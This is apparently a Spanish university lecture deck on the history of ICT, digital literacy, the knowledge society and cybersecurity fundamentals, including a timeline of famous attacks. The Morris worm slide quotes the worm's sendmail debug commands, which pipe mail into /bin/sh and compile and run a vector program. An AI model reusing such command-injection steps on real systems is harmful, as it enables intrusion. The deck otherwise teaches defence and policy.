
# Fundamentos de las TICs y la Ciberseguridad

FRANCISCO DE VITORIA Madrid

Eduardo Díaz-Mayordomo Francisco de Santos Facultad de CC. Jurídicas y Empresariales

# Introducción a las TICs.





# INTRODUCCIÓN A LAS TICS. Índice.



1. Breve historia de las TICs.



- 2. Alfabetización digital.
- 3. De la sociedad de la información a la sociedad del conocimiento.
- 4. Nuevos escenarios de riesgos en el uso de las TICs.



# ¿Cómo empezó todo?







Los sumerios. 3.500 a.c.

Primera escritura cuneiforme.

Tablilla de Kish.







# ¿Cómo empezó todo?

**3.500 a.c.** aparece la escritura jeroglífica en Egipto.

500 años después se crea el papiro.

**2.500 a.c.** Se crea el ábaco en Asía.

1.200-1.500 a.c. Los fenicios crean el alfabeto.





170 a.c. En Pérgamo (Actual Turquía) se empieza a usar el pergamino.

**105 d.c.** China inventa el papel.







¿Cómo empezó todo?


**1442**. La imprenta. Johannes Gutenberg

- **1642**.Se crea la primera "calculadora" que permitía realizar sumas y restas. Blaise Pascal.
- **1671-1672**. Gottfried Leibniz Stepped Reckoned. Crean una máquina que realiza operaciones aritméticas.
- **1832-1833**. Charles Babbage diseña la primera máquina con posibilidad de ejecutar programas. Primer computador de propósito general.

Ada Lovelace -> Primer programa para la máquina de Babbage.











# ¿Cómo empezó todo?

**1837.** Samuel Morse crea el telégrafo.


**1847.** George Boole. Nace el álgebra booleana.

Que Ironia De La Vida Frankie Negron

1876. Alexander Graham Bell patenta el teléfono. Antonio Meucci (1854).

1890. Hermann Hollerith. Máquina de tabular. Tarjetas perforadas. Fundador de IBM.












# ¿Cómo empezó todo?

- **1901.** Marconi transmite la primera señal de radio desde Cornualles hasta Terranova.
- **1925.** Emisión de la primera señal de televisión.
- **1936.** Alan Turing. Establece las bases de los computadores modernos.
  - 1943. Crea Colossus.
  - Descifró el código Enigma. Fundamental para el desarrollo de la humanidad.
- **1936.** Konrad Zuze. Inventor del computador moderno. Computadora programable.
- 1937. Aiken IBM. Harvard Mark I. 5 toneladas. 15 segundos para una división.












# ¿Cómo empezó todo?

- 1951. Jay Forrester. Crea la memoria RAM (Random Access Memory).
- **1957**. IBM. Se crea el primer lenguaje de programación. FORTRAN.
- **1957**. IBM. Crea el primer disco duro. 5 Mb  $\rightarrow$  27,000 \$.
- **1958**. BELL. Fabrica el primer módem para transmisión de datos binarios.
- **1967**. Primera conferencia de ARPANET.
- 1969. Conexión de 4 Universidades a ARPANET. Se desarrolla UNIX.











# ¿Cómo empezó todo?

**1971**. IBM crea el Floppy Disk  $\rightarrow$  Disquettes.

**1971**. INTEL fabrica el primer procesador de silicio.

**1975**. Steve Jobs + Steven Wozniak  $\rightarrow$  APPLE.

**1975**. Bill Gates + Paul Allen → MICROSOFT.

**1978.** Commodore → Ordenador de sobremesa con más ventas a nivel mundial.












# ¿Cómo empezó todo?

- **1980**. Aparece el Commodore 64.
- **1981**. Se define el protocolo TCP/IP y el término Internet.
- **1984**. 1.000 ordenadores conectados a Internet.
- **1987**. 10.000 ordenadores conectado a Internet.
- 1989. 100.000 ordenadores conectados a Internet.









# Un pasado no tan lejano.

- 1992. 1.000.000 ordenadores conectados a Internet. Y Barcelona 92.
- **1993**. Primer buscador → Wandex. Primer navegador → Mosaic.
- **1995**. Altavista y Yahoo → Nuestros Google de la época.
- 1996. 10.000.000 ordenadores conectados a Internet.
- **1997**. Google.










# Un pasado no tan lejano

- **2.003**. Se crean LinkedIn, MySpace y Hi5.
- **2.004**. Se crean Facebook, Flickr y Vimeo.
- **2.005**. Youtube.
- **2.006**. Twitter y Badoo.
- **2.007**. Aparece el primer iPhone.











# Un pasado no tan lejano.

- **2.008**. Spotify y Airbnb.
- 2.009. Se lanza WhatsApp. También el buscador Bing de Microsoft.
- **2.010**. Instagram y Pinterest.
- **2.011**. Nace Google Plus. No le fue bien, no.
- **2.012**. iPhone 5 e iPad4.
- 2.013. Xbox One y Playstation 4.













#### Desde hace 9 años.

- **2.014**. Tinder alcanza millones de usuarios. Impresión 3D a microescala.
- 2.015. Se lanza a la venta Oculus Rift. Realidad Virtual. Windows 10.
- **2.016**. Tesla Model S y Pokemon Go.



- **2.016**. Watson de IBM → Inteligencia Artificial.
- **2.017**. El bitcoin alcanza un valor de más de 10.000 \$.
- **2.018**. Computación cuántica. El asentamiento definitivo del IoT.
- 2.019. Alimentación 3D.
- **2.020.** El teletrabajo.







# Hoy.

- **2.021**. El metaverso.
- **2.022**. Bitcoin bajó a 18.000 \$.
- **2.023**. Los zombies.









#### Curiosidades.






#### Curiosidades.

# 2016 What happens in an INTERNET MINUTE?



# 2017 This Is What Happens In An Internet Minute






#### Curiosidades.

2018 This Is What Happens In An Internet Minute facebook Google You Tube 18 Million 973,000 Text 3.7 Million 4.3 Million Messages Search Google p NETFLIX **Oueries** 266,000 375,000 Hours Apps Downloaded Watched \$862,823 174,000 Scrolling Instagram Spent Online 2.4 Million 481,000 Snaps SECONDS Tweets Sent Created 25,000 1.1 Million GIFs Sent via Swipes Messenger tinde 38 Million 187 Million Messages **Emails Sent** 67 936,073 Voice-First Views **Devices Shipped** Created By: **y** @LoriLewis amazon echo **७** @OfficiallyChadd





#### Curiosidades.





# INTRODUCCIÓN A LAS TICS. Índice.



- 1. Breve historia de las TICs.
- 2. Alfabetización digital.



- 3. De la sociedad de la información a la sociedad del conocimiento.
- 4. Nuevos escenarios de riesgos en el uso de las TICs.



# Una posible definición.

"Habilidad para analizar, organizar, evaluar y gestionar la información mediante el uso de tecnología digital". (Wikipedia).

"Medio de identificación, comprensión, interpretación, creación y comunicación en un mundo cada vez más digitalizado, basado en textos, rico en información y rápida mutación". (Unesco).

8 de Septiembre. Día de la Alfabetización Digital.

#### Conocimiento en varias ramas:

- Hardware.
- Software.
- Comunicaciones.

# Alfabetización digital





#### Habilidades Necesarias.

- Lectura:
  - Compresión lectora, uso de motores de búsqueda, hábitos de navegación, análisis y síntesis de múltiples fuentes, evaluación de la información.
- Escritura:
  - Diseño de contenidos, composición, elaboración de código fuente, revisiones y mantenimientos.
- Participación:
  - Comunicación directa e indirecta.









# **Brecha Digital.**

Aparece el concepto brecha digital entre individuos y sociedades.

"Cualquier distribución desigual en el acceso, uso o impacto de las TIC entre grupos sociales". Caves, R. W. (2004)

Separación entre individuos que usan la tecnología y obtienen una mejora en su vida, y aquellos que no conocen su uso.

En el modelo productivo y las organizaciones produce un problema de competitividad en el modelo productivo globalizado.







# Destrezas de la alfabetización digital.

Sociedad 2.0 → Del hábito de consumo a la producción de contenido.

Dominio del uso de la información y la comunicación.

- Instrumental: habilidades en el uso de las TICs.
- **Cognitiva-Instrumental**: capacidad de transformar la información en conocimiento.
- Socio-Comunicacional: adaptar el lenguaje a los nuevos códigos de interacción social.
- Ética: trabajo sobre valores y buenas prácticas.



#### Normativa y Legislación.

Resolución 2018/2090 publicada el 11 de Diciembre de 2018.

Define 30 escenarios para la alfabetización de los ciudadanos de la Unión.

"Considerando que, con la evolución acelerada de la tecnología, la sociedad y la economía digitales actualmente forman parte de la vida, lo que quiere decir que las capacidades digitales son esenciales para el éxito de la realización profesional y el desarrollo personal de todos los ciudadanos."









# Normativa y Legislación.

Resolución 2018/2090 publicada el 11 de Diciembre de 2018.

#### Considerandos.

Aprendizaje basado en marcos formativos formales adecuados para los distintos grupos de edades.

Transformación de los sistemas educativos y de formación. Desarrollar capacidades y competencias necesarias.

Refuerzo de la seguridad de los niños en Internet. Puesta en marcha de programas de prevención y sensibilización.

Los profesores y formadores deben estar en el centro de la transformación digital.

Desarrollo de programas de alfabetización en las lenguas minoritarias y regionales.

# INTRODUCCIÓN A LAS TICS. Índice.



- 1. Breve historia de las TICs.
- 2. Alfabetización digital.
- 3. De la sociedad de la información a la sociedad del conocimiento.
- 4. Nuevos escenarios de riesgos en el uso de las TICs.

#### INTRODUCCIÓN A LAS TICS. De la Sociedad de la Información a la del Conocimiento.



INFORMACIÓN

#### **Ideas Generales.**

"La sociedad de la información se sustenta en el hecho de que la información es un recurso o un bien económico fundamental y base del desarrollo social actual. La información es un bien que no se agota con su consumo, es más, puede que se enriquezca en un desarrollo ideal y utópico hasta valores incalculables, naciendo otra nueva y rica información que cada vez produce más información".

"La sociedad de la información puede interpretarse como la implantación de la informática y las comunicaciones en la sociedad actual". (Krüger, K. 2006)

"Modo de producción capitalista actual y un modo de desarrollo específico basado en la información". (Aibar, E. 2008)

#### INTRODUCCIÓN A LAS TICS. De la Sociedad de la Información a la del Conocimiento.



#### **Ideas Generales.**

"La sociedad del conocimiento se refiere a la apropiación y utilización en beneficio propio de los ciudadanos de las tecnologías de la información y la comunicación aprovechándola de una manera crítica y selectiva".

"Al hablar de **sociedad del conocimiento** se debería tener en cuenta un cambio cualitativo en el procesamiento de la información. De este modo, la información se convierte en un instrumento al servicio del conocimiento".

"El conocimiento será cada vez más la base de los procesos sociales en diversos ámbitos funcionales de las sociedades. Crece la importancia del conocimiento como recurso económico, lo que conlleva la necesidad de aprender a lo largo de toda la vida". (Krüger, K. 2006)

#### INTRODUCCIÓN A LAS TICS. De la Sociedad de la Información a la del Conocimiento.



#### Sociedad de la Información vs Sociedad del conocimiento

Sociedad de la Información: término adoptado en los 90' en el contexto de desarrollo de Internet y las TIC. La noción de "sociedad del conocimiento" (knowledge society) surgió hacia finales de los años 90 y es empleada particularmente en medios académicos

Para 1995 el término fue adoptado por los Estados Unidos, varias agencias de las Naciones Unidas y por el Grupo Banco Mundial La UNESCO, en particular, ha adoptado el término "sociedad del conocimiento", o su variante "sociedades del saber", dentro de sus políticas institucionales.

De gran eco mediático

Abdul Waheed Khan (subdirector general de la UNESCO para la Comunicación y la Información), escribe

A partir de 1998 fue elegido primero por la Unión Internacional de Telecomunicaciones y luego en la ONU, como el nombre de la Cumbre Mundial a realizarse en 2003 y 2005. "La sociedad de la Información es la piedra angular de las sociedades del conocimiento.

El término proviene del rol clave que han desempeñado las tecnologías de la comunicación en la aceleración de la globalizaci económica El concepto de "sociedad de la información", a mi parecer, está relacionado oon la idea de la "innovación tecnológica", mientras que el concepto de "sociedades del conocimiento" incluye una dimensión de transformación social, cultural, económica, política e institucional, así como una perspectiva más pluralista y desarrolladora.

Su imagen pública está más asociada a los aspectos más "amigables" de la globalización, como Internet, telefonía celular e internacional, TV por satélite, etc.

El concepto de "sociedades del conocimiento" es preferible al de la "sociedad de la información" ya que expresa mejor la complejidad y el dinamismo de los cambios que se están dando.

La Sociedad de la Información ha asumido la función de "embajadora de buena voluntad" de la globalización, cuyos "beneficios" podrían estar al alcance de todos/as, si solamente se pudiera estrechar la "brecha digital"

(...) el conocimiento en cuestión no sólo es importante para el crecimiento económico sino también para empoderar y desarrollar todos los sectores de la sociedad".

# Fundamentos de las TICs y la Ciberseguridad

# INTRODUCCIÓN A LAS TICS. Índice.



- 1. Breve historia de las TICs.
- 2. Alfabetización digital.
- 3. De la sociedad de la información a la sociedad del conocimiento.
- 4. Nuevos escenarios de riesgos en el uso de las TICs.



# Algunos ataques informáticos.

2 de Noviembre de 1988.

Gusano Morris.

El ataque se producen en la red ARPANET.

El 10% de los 60.000 computadores infectados. Incluida la NASA.

Vulnerabilidad en los sistemas UNIX. Búsqueda de contraseñas.

Robert Tappan Morris.

http://www.foo.be/docs-free/morris-worm/worm/



```
debug
mail from: </dev/null>
rcpt to: <"|sed -e '1,/^$/'d | /bin/sh ; exit 0">
data

cd /usr/tmp
cat > x14481910.c <<'EOF'
[text of vector program—enclosed in Appendix B]
EOF
cc -o x14481910 x14481910.c;x14481910 128.32.134.16 32341 8712440;
rm -f x14481910 x14481910.c

quit</pre>
```





# Algunos ataques informáticos.

4 de mayo de 2000.

Gusano ILOVEYOU.




5.500 millones \$ en perdidas. **Estimado**.

Escrito en Visual Basic Script (VBScript).

¿Primer phishing? → Correo electrónico → Fichero Adjunto electrónico → Fichero Adjunto electrónico

¿Primer ransomware? → Sobrescribía ficheros.

Filipinas.







# Algunos ataques informáticos.

Junio de 2010.

#### Stuxnet.

Primer ataque contra sistemas SCADA.



Central nuclear de Bushehr y Complejo Nuclear de Natanz.

Retraso del programa nuclear iraní.

Permite reprogramar controladores lógicos y ocultar cambios.

APT → Objetivo Irán → Sistemas de Control Siemens.







# Algunos ataques informáticos.

20 de abril de 2011.

# **Playstation Network.**

Se reconoce el ataque el día 26 de abril.



21 de abril se suspende el servicio online hasta el 14 de mayo parcial. 2 de junio.

93.000 cuentas de su servicio online bloqueados.

Datos personales comprometidos de 75 millones de usuarios.

Tarjetas bancarias comprometidas.





# Algunos ataques informáticos.

1 de Abril de 2014.

#### Heartbleed.



Servidores Web a nivel mundial (APACHE, NGINX).

Libre Office, LogMeIn, HP, McAfee, VMWARE.

Juegos → Steam, Minecraft, Wargaming, League of Legends.



Heartbleed









# Algunos ataques informáticos.

24 de noviembre de 2014.

#### **Sony Pictures Entertainment.**

"The Interview" → Kim Pionyang → Corea del Norte.

Grupo #GOP → Guardianes de la Paz → Rusia.



Perdidas valoradas en 200 millones \$.



10	/16/2014	7:59	PM	302
10	/16/2014	6:38	PM	194
10	/16/2014	7:45	PM	199
10	/16/2014	7:58	PM	327
10	/16/2014	7:58	PM	215
10	/16/2014	7:58	PM	274
10	/16/2014	7:44	PM	250
	/16/2014			261
10	/16/2014	6:15	PM	
10	/16/2014	7:44	PM	163
10	/16/2014	7:29	PM	183
	/16/2014			1
10	/16/2014	7:58	PM	139
	/16/2014			87
10	/16/2014	7:46	PM	168
	/16/2014			199
10	/16/2014	6:42	PM	337
	/16/2014			137
10	/16/2014	9:57	PM	174
	/16/2014		PM	282
10	/16/2014	6:37		240

```
30208 passwords - Copy.xls
19456 PASSWORDS FOR LB.xlsx
19968 Passwords Mady.xls
2768 PASSWORDS Master-1 (3).xls
21504 Passwords Mst Sony 021211.xlsx
27475 Passwords Rosa 042414 (Autosaved).xlsx
25088 Passwords Rosa 101509 .xls
26112 Passwords to change.doc
53 passwords.txt
16384 passwords.txl
18321 passwords.zip
185 passwords.zip
185 passwords.zip SSPCEB2005.txt
13923 Passwords1.docx
8714 Passwords1.docx
8714 Passwords1.xlsx
16896 PASSWORDS22.xls
19968 Passwords34.xlsx
3792 Passwords040.xlsx
17408 pawlowski password.xls
28287 payroll password email.pdf
```





## Algunos ataques informáticos.

21 de Octubre de 2016.

## Botnet Mirai. Ataque a DynDNS.




DDoS → Ataque de Denegación de Servicio Distribuido.

IoT  $\rightarrow$  Internet of Things.



Sin servicio a Twitter, Whatsapp, Amazon, Spotify, ...

La importancia de las contraseñas.





## Algunos ataques informáticos.

14 de Abril de 2017.

Filtrado por Shadow Brokers.

Vulnerabilidad en el protocolo SMB1.

MS17-010. Exclusivo de sistemas Windows.

CC EternalBlue


Wannacry → Ransomware.

Múltiples empresas  $\rightarrow$  Indisponibilidad de Servicios  $\rightarrow$  Perdidas económicas.





## **Ciberagentes**





## Tipos de atacantes y motivaciones



Cibervándalos y script kiddies

•Individuos que poseyendo los conocimientos técnicos apropiados, llevan a cabo sus acciones con la única motivación de obtener reputación social.



Ciberactivistas o hacktivistas

•Individuos que realizan acciones maliciosas por motivos ideológicos. Uno de los grupos más conocidos es Anonymous.



Actores internos (insiders)

 Individuos que tienen o han mantenido relación con las organizaciones (empleados, exempleados, proveedores, etc.). Su motivación suele ser la venganza, obtener beneficios económicos facilitando información. También se incluyen las acciones por desconocimiento.



Ciberinvestigadores

 Individuos que persiguen el descubrimiento de vulnerabilidades v fallos en los sistemas y aplicaciones (hardware y software). La publicación de los resultados de sus investigaciones puede suponer un riesgo al ser usado por agentes maliciosos.




Organizaciones

• Movidas por el interés económico de poder obtener aquellos conocimientos que la competencia dispone, desarrollan acciones y actividades de ciberespionaje industrial.



# Código Penal (10/1995 de 23 de Noviembre)

- Ley 1/2015 de 31 de marzo → Respuesta a los Delitos Informáticos.
- Reforma o inclusión de nuevos tipos delictivos.
- Artículo 172 ter. Acoso o "Stalking".
- Artículo 183 ter. Prostitución y tráfico de sexualidad infantil mediante tecnología de información.
- Artículo 189. Corrupción de menores.
- Artículo 197. Descubrimiento y revelación de secretos.
  - Apoderarse de cartas, mails. Interceptación de comunicaciones. Acceso a datos reservados.
- Artículo 197 bis. Intrusión Informática a los Sistemas de Información.
- Artículo 264. Delito de daños. Destrucción, borrado, deterioro, alteración. Incluye también DoS. (264 bis)
- Artículo 270.1. Reproducción, plagio, distribución de cualquier obra literaria, artística o científica.
  - 270.2 bis → Prestadores de servicios o páginas web que permitan esta praxis.
- Artículo 401. Usurpación de estado civil. → Suplantación de identidad.





# **Ataques intencionados (y no intencionados)**

Fallos deliberados causados por las personas:				
Manipulación de la configuración	Modificación de la información			
Suplantación de la identidad	Introducción de falsa información			
Abuso de privilegios de acceso	Destrucción de información			
Acceso no autorizado	Divulgación de información			
Interceptación de información (escucha)	Ingeniería social			

Malware: Llamado código malicioso; incluye virus, gusanos, troyanos, etc.

**Exploit:** Programa que aprovecha una vulnerabilidad de un sistema para robar información o credenciales de acceso, espionaje, modificación de configuración, etc.

**DoS:** Ataque de denegación de servicio. Técnicas cuyo objetivo es inutilizar un servicio. Indisponibilidad.

**DDoS:** Más sofisticado que el anterior. Múltiples equipos. Atenta contra disponibilidad.

**APT:** Amenaza persistente avanzada. Ataques coordinados a organizaciones. Grupos.

# Fundamentos de las TICs y la Ciberseguridad



#### Introducción

## Seguridad de la Información

- Eliminar o mitigar riesgos
- No es un producto → Es un PROCESO



La información es el recurso más valioso

Confidencialidad, Integridad y Disponibilidad.

#### ¿Qué implica?

- ¿Qué hay que proteger?
- ¿Por qué hay que proteger?
- ¿De qué y de quien protegerlo?
- ¿Cómo protegerlo?





# Información. Activo principal

**Seguridad de la Información** → Implementación de estrategias que cubran los procesos de negocio de una organización.

**Seguridad informática** → Seguridad técnica de los sistemas informáticos. → Concepto más restrictivo.

## Seguridad → Perspectivas

# Legal

Regulación nacional e internacional.

Protección de privacidad, derechos de propiedad intelectual, protección de datos.

# Técnica

Desarrollo, análisis, configuración y despliegue.

Hardware y Software.

# Organizativa

Se basa en el análisis de riesgos. Seguridad fundamental para el negocio.

Políticas, procedimientos, guías, procesos, controles.



## Relación Implicaciones -> Perspectivas

¿Qué hay que proteger?

Perspectivas:

<u>Legal y Organizativa</u>

Lo establecido en la ley y los recursos importantes de la organización.

¿Por qué y de qué proteger?

Perspectivas:

Legal y organizativa

Proteger derecho de las personas frente a violaciones de privacidad.

Amenazas y atacantes.

Comprometer recursos afecta al negocio (robo de información, espionaje industrial, intrusión..)

¿Cómo proteger?

Perspectivas: Técnica

Salvaguardas en base a las amenazas.

Controles, Auditoría y Revisión.



- Proceso continuo de mejora.
- No existe seguridad 100%.
- Evaluar Coste Vs Beneficio.
- Decisión Básica de Gestión





## Principios de la Seguridad





#### Clasificación de la información

Тіро	Definición	
Sin Clasificar	Información no clasificada como sensible o clasificada. Por definición, la difusión de esta información no afecta a la confidencialidad.	
Sensible pero no clasificada	Información que tiene un impacto menor si se difunde.	
Confidencial	La información que de ser difundida puede causar daño a la seguridad nacional.	
Secreta	Su difusión causaría un daño importante.	
Alto secreto	Su difusión causaría un daño extremadamente grave.	

Tipo	Definición	
Uso público	Puede difundirse públicamente.	
Uso interno	Información que se puede difundir internamente pero no externamente. Por ejemplo, información sobre los proveedores y su eficiencia.	
Confidencial	La información más sensible. Por ejemplo, información sobre diseños industriales, fusiones empresariales, lanzamiento de nuevos productos.	

# Fundamentos de las TICs y la Ciberseguridad



# Seguridad física y lógica

**Perdidas Físicas** → Temperatura, gases, líquidos, organismos, proyectiles, movimientos, anomalías eléctricas, etc...

#### **Controles Administrativos**

- Planificación de los requisitos de las instalaciones.
- Gestión de la seguridad de las instalaciones.
- Controles administrativos al personal.

#### **Controles del Entorno**

- Suministro eléctrico.
- Detección de incendios.
- Calefacción y refrigeración.

#### **Controles técnicos y físicos**

- Inventario de equipamiento.
- Control de acceso.
- Detección de intrusos.





D D D D



#### La seguridad implica a las personas

Ingeniería Social → Arte de engañar y manipular a las personas para que revelen información confidencial. Phising.

#### Claves:

- Todos queremos ayudar.
- El primer movimiento es siempre de confianza.
- No nos gusta decir NO.
- A todos nos gusta que nos alaben.



#### El eslabón más débil de la cadena USUARIO


#### **Controles:**

- Formación continua.
- Labores de concienciación.
- Responsabilidades.
- Medidas técnicas





#### Medidas Organizativas. Políticas, estándares, procedimientos.



**Política General** → Alto Nivel. Fundamental obtener el compromiso de la dirección.

**Políticas Funcionales** → ¿Qué debe hacerse? → NO ¿Cómo debe hacerse?

Estándares → Obligatorios. Especifican el uso de tecnologías y métodos (buenas prácticas).

**Directrices** → No son Obligatorios. Son recomendaciones.

**Procedimientos** → Describe los pasos o procesos para la realización de una tarea.

Líneas base → Descripciones de configuración de elementos de seguridad.

# Fundamentos de las TICs y la Ciberseguridad



# Ejemplo de política.

# Política Funcional

•Los responsables deben disponer de un entorno de trabajo seguro en el que se mantenga la seguridad de la información de posibles incidentes sobre la confidencialidad, integridad y disponibilidad.

# Estándar

•Los responsables deben utilizar la solución corporativa de antivirus y firewall de Kaspersky en todos los equipos de usuario y servidores de la organización.

# Directriz

•Los usuarios de los equipos deben asistir a una sesión on-line formativa sobre el uso y manejo de la solución antivirus, y la importancia de su óptimo funcionamiento.

# Procedimiento


•Todos los usuarios deben establecer la actualización del antivirus corporativo con periodicidad diaria y realizar un escaneo completo al sistema semanalmente. Los pasos son:

# Líneas base

 La configuración de la solución antivirus y firewall de Kaspersky por defecto en los ordenadores y servidores debe establecerse de acuerdo a los siguientes parámetros de configuración:



## Aproximación al análisis de riesgos



Se protegen los activos minimizando los riesgos

# Fundamentos de las TICs y la Ciberseguridad

¡Muchas gracias!

